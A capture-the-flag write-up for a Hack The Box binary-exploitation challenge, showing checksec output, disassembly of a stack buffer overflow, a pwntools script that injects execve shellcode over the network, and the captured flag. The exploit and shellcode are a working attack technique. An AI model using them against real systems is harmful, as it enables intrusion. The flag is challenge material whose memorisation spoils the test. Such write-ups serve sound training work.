Assemblers Avenge

1) Checked security

```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Assemblers Avenge]
└─$ checksec assemblers_avenge
/usr/lib/python3/dist-packages/pwnlib/commandline/libcdb.py:224: SyntaxWarning: invalid escape sequence '\d'
  libc_version = re.search(b'libc[ -](\d+\.\d+)', exe.data)
[*] '/home/vigneswar/Pwn/Assemblers Avenge/assemblers_avenge'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX unknown - GNU_STACK missing
    PIE:      No PIE (0x400000)
    Stack:    Executable
    RWX:      Has RWX segments
```

2) Checked the disassembled code

```
                    undefined processEntry entry()
      undefined         AL:1           <RETURN>
                    _start                                  XREF[4]:     Entry Point(*), 00400018(*),
                    entry                                                00400088(*),
                                                                         _elfSectionHeaders::00000050(*)
  00401000 55              PUSH        RBP
  00401001 48 89 e5        MOV         RBP,RSP
  00401004 48 83 ec 20     SUB         RSP,0x20
  00401008 e8 0a 00        CALL        _write                                ssize_t _write(int __fd, void * ...
           00 00
  0040100d e8 5b 00        CALL        _read                                 ssize_t _read(int __fd, void * _...
           00 00
  00401012 e8 29 00        CALL        _exit                                 void _exit(int __status)
           00 00
                    -- Flow Override: CALL_RETURN (CALL_TERMINATOR)
```


```
                    _write
  00401017 55              PUSH        RBP
  00401018 48 89 e5        MOV         RBP,RSP
  0040101b 48 83 ec 20     SUB         RSP,0x20
  0040101f 48 c7 c0        MOV         RAX,0x1
           01 00 00 00
  00401026 48 c7 c7        MOV         __fd,0x1
           01 00 00 00
  0040102d 48 8d 34        LEA         __buf,[message]
           25 0c 20
           40 00
  00401035 48 c7 c2        MOV         __n,0x62
           62 00 00 00
  0040103c 0f 05           SYSCALL
  0040103e c9              LEAVE
  0040103f c3              RET
```

```
      undefined1        Stack[-0x10]:1 local_10                                XREF[1]:     0040107c(*)
                     _read                                                  XREF[1]:     entry:0040100d(c)
  0040106d 55              PUSH        RBP
  0040106e 48 89 e5        MOV         RBP,RSP
  00401071 48 83 ec 10     SUB         RSP,0x10
  00401075 48 c7 c7        MOV         __fd,0x0
           00 00 00 00
  0040107c 48 8d 75 f8     LEA         __buf=>local_10,[RBP + -0x8]
  00401080 48 c7 c2        MOV         __nbytes,0x18
           18 00 00 00
  00401087 48 c7 c0        MOV         RAX,0x0
           00 00 00 00
  0040108e 0f 05           SYSCALL
  00401090 c9              LEAVE
  00401091 c3              RET
.....
```

3) Exploit

```
#!/usr/bin/env python3

from pwn import *

context(os='linux', arch='amd64', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("./assemblers_avenge")
context.binary = exe

# io = gdb.debug(exe.path, 'b* 0x40108e\nc', api=True)
io = remote('94.237.63.109', 31129)

shellcode = asm('''
mov al, 59
mov edi, 0x402065
xor rsi, rsi
cdq
syscall
''')

print(len(shellcode))
io.sendlineafter(b'/bin/sh\x00\n', b'\x90'*(0x10-len(shellcode)) + shellcode + p64(0x40106b))
io.interactive()
```

4) Flag


(vigneswar㉿VigneswarPC)-[~/Pwn/Assemblers Avenge]
$ python3 solve.py
13
$ ls
assemblers_avenge
flag.txt
$ cat flag.txt
HTB{y0ur_l0c4l_4553mbl3R5_4v3ng3d_0n_t1m3}
$